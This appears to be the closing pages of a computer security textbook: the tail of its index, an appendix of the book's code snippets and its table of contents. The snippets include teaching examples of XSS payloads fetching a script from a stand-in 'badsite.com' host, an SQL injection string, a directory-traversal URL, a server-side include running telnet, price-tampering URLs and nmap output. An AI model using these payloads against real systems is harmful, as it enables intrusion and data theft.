undocumented entry, [158](#)
zero-day, [172](#)

Vulnerability–threat–control paradigm, [5](#)

Wait time, [11](#)

Waladec, spam network, [269](#), [429](#)

War driving, network, [382](#)

War of the Worlds, [2](#)

Ware, Willis, [13](#), [172](#), [318](#), [596](#), [597](#)

Warfare, conventional, [842](#), [846](#)

Warfare, cyber, *see* [Cyber warfare](#)

Watergate burglary, [596](#)

Watermark, digital, [710](#)

Weak encryption, [388](#)

Weak passwords, [568](#)

Weakness, [5](#)

 in cryptography, [806](#)

Weapon,

 cyber, [847](#)

 kinetic, [847](#)

Web [the], *see* [Internet](#)

Web

 bug, [254](#), [627](#)

- content, false, [246](#)
- hosting, [566](#)
- page, fake, [117](#)
- site defacement, [20](#), [246](#)
- site, fake, [249](#)
- site, privacy of, [599](#), [600](#)

Welke, Stephen, [10–11](#)

Welles, Orson, [2](#)

Wells, H. G., [2](#)

WEP (Wired Equivalent Privacy), [379](#), [388](#), [398](#), [794](#)

- weaknesses in, [389–390](#)

Whistle blower, [613](#)

White hat hacking, [759](#)

White House, victim of phishing attack, [275](#)

Whitelisting, application, [581](#)

Whittaker, James, [210](#), [211](#), [214](#)

WiFi

- communication, [364](#), *see also* [Wireless network](#)

- frame, [379](#)

- signal interception, [391](#)

WikiLeaks, [473](#), [486](#), [595](#), [620](#)

Wild card, in access control, [81](#)

Windows operating system, [291](#), [302](#), [339](#), [818](#)

Wireless client, [364](#)

Wireless communication, [364](#), [376](#), [816](#). *See also* WiFi communication

Wireless network

- association, [380](#)

- authentication, [380](#)

- authentication, [385](#)

- availability in, [382](#)

- base station, [382](#)

- broadcast mode, [384](#)

- closed mode, [384](#)

- confidentiality, [381](#)

- encryption in, [383](#)

- integrity in, [381](#)

- open mode, [384](#)
- rogue access point, [383](#)
- rogue host in, [384](#)
- stealth mode, [384](#)

Wireless network vulnerability,

- association hijacking, [386](#)
- authentication, nonexistent, [390](#)
- availability, [382](#)
- confidentiality, [381](#)
- encryption initialization vector collision, [389](#)
- faulty integrity check, [390](#)
- incomplete authentication, [394](#)
- integrity, [381](#)
- integrity check, [390](#)
- integrity failure, [395](#)
- MAC address spoofing, [394](#)
- man-in-the-middle, [394](#)
- no authentication, [390](#)
- promiscuous access point, [386](#)
- rogue host, [384](#)
- session hijack, [394](#)
- short encryption key, [388](#)
- static encryption key, [388](#)
- weak encryption, [388](#)

Wiretap attack, [242](#), [343](#), [344](#), [354](#), [355](#), [360](#), [628](#), [739](#), [770](#), [771](#)

Word macro virus, [10](#)

Work factor, [227](#)

Work factor, cryptographic, [91](#), [97](#)

Work for hire, [726](#)

World Intellectual Property Organization Treaty of 1996, [705](#)

World War II, [89](#), [107](#), [771](#), [772](#)

Worm, [168](#). *See also* [Malicious code](#)

Worm, Morris, *see* [Morris worm](#)

WPA (WiFi Protected Access), [390](#), [794](#)

WPA attack,

- MAC address spoofing, [394](#)
- man-in-the-middle, [394](#)

XCP, Sony rootkit, [335](#)
XMLDSig (XML digital signature), [572](#)
x-ray, [815](#)
Yes-or-no test, in authentication, [56](#), [62](#)
Yoran, Amit, [209](#)
Zatko, Peter (Mudge), [139–140](#)
Zero-day exploit, [172](#) **419**
Zeus, vulnerability toolkit, [245](#), [419](#)
Zip code, U.S. [615](#)
Zombie, [170](#), [423](#), [426](#)

Code Snippets

```
http://www.somesite.com/subpage/userinput.asp?  
parm1=(808)555-1212
```



```
for (i=0; i<=9; i++)  
    sample[i] = 'A';  
sample[10] = 'B'
```

[http://www.somesite.com/subpage/userinput.asp?
parm1=\(808\)555-1212&parm2=2015Jan17](http://www.somesite.com/subpage/userinput.asp?parm1=(808)555-1212&parm2=2015Jan17)

[http://www.things.com/order.asp?custID=101&part=555A
&qy=20&price=10&ship=boat&shipcost=5&total=205](http://www.things.com/order.asp?custID=101&part=555A&qy=20&price=10&ship=boat&shipcost=5&total=205)

[http://www.things.com/order.asp?custID=101&part=555A
&qy=20&price=1&ship=boat&shipcost=5&total=25](http://www.things.com/order.asp?custID=101&part=555A&qy=20&price=1&ship=boat&shipcost=5&total=25)


```
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom))
    != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx,
    &signedParams)) != 0)
    goto fail;
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut))
    != 0)
    goto fail;
...

fail:
SSLFreeBuffer(&signedHashes);
SSLFreeBuffer(&hashCtx);
return err;
```

[http://www.google.com/search?q=cross+site+scripting
&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:en-US:official
&client=firefox-a&lr=lang_en](http://www.google.com/search?q=cross+site+scripting&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:en-US:official&client=firefox-a&lr=lang_en)

http://www.google.com/search?name=<SCRIPT SRC=http://badsite.com/xss.js></SCRIPT> &q=cross+site+scripting&ie=utf-8&oe=utf-8 &aq=t&rls=org.mozilla:en-US:official &client=firefox-a&lr=lang_en

Cool
story.
KCTVBigFan<script
src=http://badsite.com/xss.js></script>

[Voting location: R;14;Västra Götalands
Län;80;Göteborg;03;Göteborg, Centrum;
0722;Centrum, Övre Johanneberg;]
(Script src=http://hittepa.webs.com/x.txt);1

```
SELECT * FROM users WHERE name = 'Williams';
```

```
QUERY = "SELECT * FROM trans WHERE acct='"  
+ acctNum + "'";"
```

<http://www.mybank.com>

?QUERY=SELECT%20*%20FROM%20trans%20WHERE%20acct='2468'

```
QUERY = "SELECT * FROM trans WHERE acct='"  
+ acctNum + "'";
```

```
QUERY = "SELECT * FROM trans WHERE acct='2468'  
OR '1'='1'"
```

[http://yoursite.com/webhits.htw?CiWebHits
&File=../../../../../../../../winnt/system32/autoexec.nt](http://yoursite.com/webhits.htw?CiWebHits&File=../../../../../../../../winnt/system32/autoexec.nt)


```
<!--#exec cmd="/usr/bin/telnet &"-->
```

Volume in drive C has no label.
Volume Serial Number is E4C5-A911

Directory of C:\WINNT\APPS

01-09-14	13:34	<DIR>	.
01-09-14	13:34	<DIR>	..
24-07-12	15:00		82,944 CLOCK.AVI
24-07-12	15:00		17,062 Coffee Bean.bmp
24-07-12	15:00		80 EXPLORER.SCF
06-08-14	15:00		256,192 ma1_code.exe
22-08-08	01:00		373,744 PTDOS.EXE
21-02-08	01:00		766 PTDOS.ICO
19-06-10	15:05		73,488 regedit.exe
24-07-12	15:00		35,600 TASKMAN.EXE
14-10-12	17:23		126,976 UNINST32.EXE
		9 File(s)	966,852 bytes
		2 Dir(s)	13,853,132,800 bytes free

Volume in drive C has no label.
Volume Serial Number is E4C5-A911

Directory of C:\WINNT\APPS

01-09-14	13:34	<DIR>	.
01-09-14	13:34	<DIR>	..
24-07-12	15:00		82,944 CLOCK.AVI
24-07-12	15:00		17,062 Coffee Bean.bmp
24-07-12	15:00		80 EXPLORER.SCF
22-08-08	01:00		373,744 PTDOS.EXE
21-02-08	01:00		766 PTDOS.ICO
19-06-10	15:05		73,488 regedit.exe
24-07-12	15:00		35,600 TASKMAN.EXE
14-10-12	17:23		126,976 UNINST32.EXE
		8 File(s)	710,660 bytes
		2 Dir(s)	13,853,472,768 bytes free

```
CL: telnet incoming.server.net 110
SV: +OK Messaging Multiplexor (Sun Java(tm) System Messaging Server
6.2-6.01 (built Apr 3 2006))
<4d3897ff.11ec04f8@vms108.mailsrvcs.net>
CL: user v1
SV: +OK password required for user v1@server.net
CL: pass p1
SV: -ERR [AUTH] Authentication failed
CL: quit
SV: +OK goodbye
```

Nmap scan report

192.168.1.1 / somehost.com (online) ping results

address: 192.168.1.1 (ipv4)

hostnames: somehost.com (user)

The 83 ports scanned but not shown below are in state: closed

Port	State	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	ProFTPD 1.3.1	
22	tcp	filtered	ssh	no-response		
25	tcp	filtered	smtp	no-response		
80	tcp	open	http	syn-ack	Apache 2.2.3	(CentOS)
106	tcp	open	pop3pw	syn-ack	poppassd	
110	tcp	open	pop3	syn-ack	Courier pop3d	
111	tcp	filtered	rpcbind	no-response		
113	tcp	filtered	auth	no-response		
143	tcp	open	imap	syn-ack	Courier Imapd	rel'd 2004
443	tcp	open	http	syn-ack	Apache 2.2.3	(CentOS)
465	tcp	open	unknown	syn-ack		
646	tcp	filtered	ldap	no-response		
993	tcp	open	imap	syn-ack	Courier Imapd	rel'd 2004
995	tcp	open		syn-ack		
2049	tcp	filtered	nfs	no-response		
3306	tcp	open	mysql	syn-ack	MySQL 5.0.45	
8443	tcp	open	unknown	syn-ack		

34 sec. scanned

1 host(s) scanned

1 host(s) online

0 host(s) offline

Starting Nmap 5.21 (<http://nmap.org>) at 2015-00-00 12:32
Eastern Daylight Time

Nmap scan report for router (192.168.1.1)
Host is up (0.00s latency).
MAC Address: 00:11:22:33:44:55 (Brand 1}

Nmap scan report for computer (192.168.1.39)
Host is up (0.78s latency).
MAC Address: 00:22:33:44:55:66 (Brand 2)

Nmap scan report computer (192.168.1.43)
Host is up (0.010s latency).
MAC Address: 00:11:33:55:77:99 (Brand 3)

Nmap scan report for unknown device 192.168.1.44
Host is up (0.010s latency).
MAC Address: 00:12:34:56:78:9A (Brand 4)

Nmap scan report for computer (192.168.1.47)
Host is up.

```
SELECT (ZIP='43210') ^ (NAME='ADAMS')
```

```
SHOW FIRST WHERE (ZIP='43210') ^ (NAME='ADAMS')
```



```
SELECT (SEAT-NO = '11D')  
ASSIGN 'MOCK,E' TO PASSENGER-NAME
```

```
SELECT (SEAT-NO = '11D')  
ASSIGN 'EDWARDS,S' TO PASSENGER-NAME
```

```
Count(Residence="1600 Pennsylvania Avenue") = 4  
Count(Residence="1600 Pennsylvania Avenue" AND Tory=TRUE)  
= 1
```

List NAME where

(SEX=M ^ DRUGS=1) v

(SEX≠M ^ SEX≠F) v

(DORM=AYRES)

q = median(AID where SEX = M)

p = median(AID where DRUGS = 2)

```
count ((SEX=F) ^ (RACE=C) ^ (DORM=Ho1mes))
```

```
q=count((SEX=F) ^ (RACE=C) ^ (DORM=Holmes))
```

$$q = \text{count}(a \wedge b \wedge c) = \text{count}(a) - \text{count}(a \wedge \neg (b \wedge c))$$


```
count ((SEX=F) ^ ((RACE≠C) ∨ (DORM≠Holmes)))
```

Table of Contents

[About This eBook](#)

[Title Page](#)

[Copyright Page](#)

[Dedication Page](#)

[Contents](#)

[Foreword](#)

[Citations](#)

[Preface](#)

[Why Read This Book?](#)

[Uses for and Users of This Book](#)

[Organization of This Book](#)

[How to Read This Book](#)

[What Is New in This Book](#)

[Acknowledgments](#)

[About the Authors](#)

[1. Introduction](#)

[1.1 What Is Computer Security?](#)

[Values of Assets](#)

[The Vulnerability–Threat–Control Paradigm](#)

[1.2 Threats](#)

[Confidentiality](#)

[Integrity](#)

[Availability](#)

[Types of Threats](#)

[Types of Attackers](#)

[1.3 Harm](#)

[Risk and Common Sense](#)

[Method–Opportunity–Motive](#)

[1.4 Vulnerabilities](#)

[1.5 Controls](#)

[1.6 Conclusion](#)

[1.7 What’s Next?](#)

[1.8 Exercises](#)

[2. Toolbox: Authentication, Access Control, and Cryptography](#)

[2.1 Authentication](#)

[Identification Versus Authentication](#)

[Authentication Based on Phrases and Facts: Something You Know](#)

[Authentication Based on Biometrics: Something You Are](#)
[Authentication Based on Tokens: Something You Have](#)
[Federated Identity Management](#)
[Multifactor Authentication](#)
[Secure Authentication](#)

[2.2 Access Control](#)

[Access Policies](#)
[Implementing Access Control](#)
[Procedure-Oriented Access Control](#)
[Role-Based Access Control](#)

[2.3 Cryptography](#)

[Problems Addressed by Encryption](#)
[Terminology](#)
[DES: The Data Encryption Standard](#)
[AES: Advanced Encryption System](#)
[Public Key Cryptography](#)
[Public Key Cryptography to Exchange Secret Keys](#)
[Error Detecting Codes](#)
[Trust](#)
[Certificates: Trustable Identities and Public Keys](#)
[Digital Signatures—All the Pieces](#)

[2.4 Exercises](#)

[3. Programs and Programming](#)

[3.1 Unintentional \(Nonmalicious\) Programming Oversights](#)

[Buffer Overflow](#)
[Incomplete Mediation](#)
[Time-of-Check to Time-of-Use](#)
[Undocumented Access Point](#)
[Off-by-One Error](#)
[Integer Overflow](#)
[Unterminated Null-Terminated String](#)
[Parameter Length, Type, and Number](#)
[Unsafe Utility Program](#)
[Race Condition](#)

[3.2 Malicious Code—Malware](#)

[Malware—Viruses, Trojan Horses, and Worms](#)
[Technical Details: Malicious Code](#)

[3.3 Countermeasures](#)

[Countermeasures for Users](#)
[Countermeasures for Developers](#)
[Countermeasure Specifically for Security](#)
[Countermeasures that Don't Work](#)

[Conclusion](#)

[Exercises](#)

[4. The Web—User Side](#)

[4.1 Browser Attacks](#)

[Browser Attack Types](#)

[How Browser Attacks Succeed: Failed Identification and Authentication](#)

[4.2 Web Attacks Targeting Users](#)

[False or Misleading Content](#)

[Malicious Web Content](#)

[Protecting Against Malicious Web Pages](#)

[4.3 Obtaining User or Website Data](#)

[Code Within Data](#)

[Website Data: A User's Problem, Too](#)

[Foiling Data Attacks](#)

[4.4 Email Attacks](#)

[Fake Email](#)

[Fake Email Messages as Spam](#)

[Fake \(Inaccurate\) Email Header Data](#)

[Phishing](#)

[Protecting Against Email Attacks](#)

[4.5 Conclusion](#)

[4.6 Exercises](#)

[5. Operating Systems](#)

[5.1 Security in Operating Systems](#)

[Background: Operating System Structure](#)

[Security Features of Ordinary Operating Systems](#)

[A Bit of History](#)

[Protected Objects](#)

[Operating System Tools to Implement Security Functions](#)

[5.2 Security in the Design of Operating Systems](#)

[Simplicity of Design](#)

[Layered Design](#)

[Kernelized Design](#)

[Reference Monitor](#)

[Correctness and Completeness](#)

[Secure Design Principles](#)

[Trusted Systems](#)

[Trusted System Functions](#)

[The Results of Trusted Systems Research](#)

[5.3 Rootkit](#)

[Phone Rootkit](#)

[Rootkit Evades Detection](#)

[Rootkit Operates Unchecked](#)

[Sony XCP Rootkit](#)

[TDSS Rootkits](#)

[Other Rootkits](#)

[5.4 Conclusion](#)

[5.5 Exercises](#)

[6. Networks](#)

[6.1 Network Concepts](#)

[Background: Network Transmission Media](#)

[Background: Protocol Layers](#)

[Background: Addressing and Routing](#)

[Part I—War on Networks: Network Security Attacks](#)

[6.2 Threats to Network Communications](#)

[Interception: Eavesdropping and Wiretapping](#)

[Modification, Fabrication: Data Corruption](#)

[Interruption: Loss of Service](#)

[Port Scanning](#)

[Vulnerability Summary](#)

[6.3 Wireless Network Security](#)

[WiFi Background](#)

[Vulnerabilities in Wireless Networks](#)

[Failed Countermeasure: WEP \(Wired Equivalent Privacy\)](#)

[Stronger Protocol Suite: WPA \(WiFi Protected Access\)](#)

[6.4 Denial of Service](#)

[Example: Massive Estonian Web Failure](#)

[How Service Is Denied](#)

[Flooding Attacks in Detail](#)

[Network Flooding Caused by Malicious Code](#)

[Network Flooding by Resource Exhaustion](#)

[Denial of Service by Addressing Failures](#)

[Traffic Redirection](#)

[DNS Attacks](#)

[Exploiting Known Vulnerabilities](#)

[Physical Disconnection](#)

[6.5 Distributed Denial-of-Service](#)

[Scripted Denial-of-Service Attacks](#)

[Bots](#)

[Botnets](#)

[Malicious Autonomous Mobile Agents](#)

[Autonomous Mobile Protective Agents](#)

[Part II—Strategic Defenses: Security Countermeasures](#)

[6.6 Cryptography in Network Security](#)

[Network Encryption](#)

[Browser Encryption](#)

[Onion Routing](#)

[IP Security Protocol Suite \(IPsec\)](#)

[Virtual Private Networks](#)

[System Architecture](#)

[6.7 Firewalls](#)

[What Is a Firewall?](#)

[Design of Firewalls](#)

[Types of Firewalls](#)

[Personal Firewalls](#)

[Comparison of Firewall Types](#)

[Example Firewall Configurations](#)

[Network Address Translation \(NAT\)](#)

[Data Loss Prevention](#)

[6.8 Intrusion Detection and Prevention Systems](#)

[Types of IDSs](#)

[Other Intrusion Detection Technology](#)

[Intrusion Prevention Systems](#)

[Intrusion Response](#)

[Goals for Intrusion Detection Systems](#)

[IDS Strengths and Limitations](#)

[6.9 Network Management](#)

[Management to Ensure Service](#)

[Security Information and Event Management \(SIEM\)](#)

[6.10 Conclusion](#)

[6.11 Exercises](#)

[7. Databases](#)

[7.1 Introduction to Databases](#)

[Concept of a Database](#)

[Components of Databases](#)

[Advantages of Using Databases](#)

[7.2 Security Requirements of Databases](#)

[Integrity of the Database](#)

[Element Integrity](#)

[Auditability](#)

[Access Control](#)

[User Authentication](#)

[Availability](#)

[Integrity/Confidentiality/Availability](#)

[7.3 Reliability and Integrity](#)

[Protection Features from the Operating System](#)

[Two-Phase Update](#)

[Redundancy/Internal Consistency](#)

[Recovery](#)

[Concurrency/Consistency](#)

[7.4 Database Disclosure](#)

[Sensitive Data](#)

[Types of Disclosures](#)

[Preventing Disclosure: Data Suppression and Modification](#)

[Security Versus Precision](#)

[7.5 Data Mining and Big Data](#)

[Data Mining](#)

Big Data

7.6 Conclusion

Exercises

8. Cloud Computing

8.1 Cloud Computing Concepts

Service Models

Deployment Models

8.2 Moving to the Cloud

Risk Analysis

Cloud Provider Assessment

Switching Cloud Providers

Cloud as a Security Control

8.3 Cloud Security Tools and Techniques

Data Protection in the Cloud

Cloud Application Security

Logging and Incident Response

8.4 Cloud Identity Management

Security Assertion Markup Language

OAuth

OAuth for Authentication

8.5 Securing IaaS

Public IaaS Versus Private Network Security

8.6 Conclusion

Where the Field Is Headed

To Learn More

8.7 Exercises

9. Privacy

9.1 Privacy Concepts

Aspects of Information Privacy

Computer-Related Privacy Problems

9.2 Privacy Principles and Policies

Fair Information Practices

U.S. Privacy Laws

Controls on U.S. Government Websites

Controls on Commercial Websites

Non-U.S. Privacy Principles

Individual Actions to Protect Privacy

Governments and Privacy

Identity Theft

9.3 Authentication and Privacy

What Authentication Means

Conclusions

9.4 Data Mining

Government Data Mining

Privacy-Preserving Data Mining

9.5 Privacy on the Web

Understanding the Online Environment

Payments on the Web

Site and Portal Registrations

Whose Page Is This?

Precautions for Web Surfing

Spyware

Shopping on the Internet

9.6 Email Security

Where Does Email Go, and Who Can Access It?

Interception of Email

Monitoring Email

Anonymous, Pseudonymous, and Disappearing Email

Spoofing and Spamming

Summary

9.7 Privacy Impacts of Emerging Technologies

Radio Frequency Identification

Electronic Voting

VoIP and Skype

Privacy in the Cloud

Conclusions on Emerging Technologies

9.8 Where the Field Is Headed

9.9 Conclusion

9.10 Exercises

10. Management and Incidents

10.1 Security Planning

Organizations and Security Plans

Contents of a Security Plan

Security Planning Team Members

Assuring Commitment to a Security Plan

10.2 Business Continuity Planning

Assess Business Impact

Develop Strategy

Develop the Plan

10.3 Handling Incidents

Incident Response Plans

Incident Response Teams

10.4 Risk Analysis

The Nature of Risk

Steps of a Risk Analysis

Arguments For and Against Risk Analysis

10.5 Dealing with Disaster

Natural Disasters

Power Loss

[Human Vandals](#)
[Interception of Sensitive Information](#)
[Contingency Planning](#)
[Physical Security Recap](#)

[10.6 Conclusion](#)

[10.7 Exercises](#)

[11. Legal Issues and Ethics](#)

[11.1 Protecting Programs and Data](#)

[Copyrights](#)

[Patents](#)

[Trade Secrets](#)

[Special Cases](#)

[11.2 Information and the Law](#)

[Information as an Object](#)

[Legal Issues Relating to Information](#)

[The Legal System](#)

[Summary of Protection for Computer Artifacts](#)

[11.3 Rights of Employees and Employers](#)

[Ownership of Products](#)

[Employment Contracts](#)

[11.4 Redress for Software Failures](#)

[Selling Correct Software](#)

[Reporting Software Flaws](#)

[11.5 Computer Crime](#)

[Why a Separate Category for Computer Crime Is Needed](#)

[Why Computer Crime Is Hard to Define](#)

[Why Computer Crime Is Hard to Prosecute](#)

[Examples of Statutes](#)

[International Dimensions](#)

[Why Computer Criminals Are Hard to Catch](#)

[What Computer Crime Does Not Address](#)

[Summary of Legal Issues in Computer Security](#)

[11.6 Ethical Issues in Computer Security](#)

[Differences Between the Law and Ethics](#)

[Studying Ethics](#)

[Ethical Reasoning](#)

[11.7 Incident Analysis with Ethics](#)

[Situation I: Use of Computer Services](#)

[Situation II: Privacy Rights](#)

[Situation III: Denial of Service](#)

[Situation IV: Ownership of Programs](#)

[Situation V: Proprietary Resources](#)

[Situation VI: Fraud](#)

[Situation VII: Accuracy of Information](#)

[Situation VIII: Ethics of Hacking or Cracking](#)

[Situation IX: True Representation](#)
[Conclusion of Computer Ethics](#)

[Conclusion](#)
[Exercises](#)

[12. Details of Cryptography](#)

[12.1 Cryptology](#)

[Cryptanalysis](#)
[Cryptographic Primitives](#)
[One-Time Pads](#)
[Statistical Analysis](#)
[What Makes a “Secure” Encryption Algorithm?](#)

[12.2 Symmetric Encryption Algorithms](#)

[DES](#)
[AES](#)
[RC2, RC4, RC5, and RC6](#)

[12.3 Asymmetric Encryption with RSA](#)

[The RSA Algorithm](#)
[Strength of the RSA Algorithm](#)

[12.4 Message Digests](#)

[Hash Functions](#)
[One-Way Hash Functions](#)
[Message Digests](#)

[12.5 Digital Signatures](#)

[Elliptic Curve Cryptosystems](#)
[El Gamal and Digital Signature Algorithms](#)
[The NSA–Cryptography Controversy of 2012](#)

[12.6 Quantum Cryptography](#)

[Quantum Physics](#)
[Photon Reception](#)
[Cryptography with Photons](#)
[Implementation](#)

[12.7 Conclusion](#)

[13. Emerging Topics](#)

[13.1 The Internet of Things](#)

[Medical Devices](#)
[Mobile Phones](#)
[Security in the Internet of Things](#)

[13.2 Economics](#)

[Making a Business Case](#)
[Quantifying Security](#)
[Current Research and Future Directions](#)

[13.3 Electronic Voting](#)

[What Is Electronic Voting?](#)
[What Is a Fair Election?](#)

[What Are the Critical Issues?](#)

[13.4 Cyber Warfare](#)

[What Is Cyber Warfare?](#)

[Possible Examples of Cyber Warfare](#)

[Critical Issues](#)

[13.5 Conclusion](#)

[Bibliography](#)

[Index](#)

[Code Snippets](#)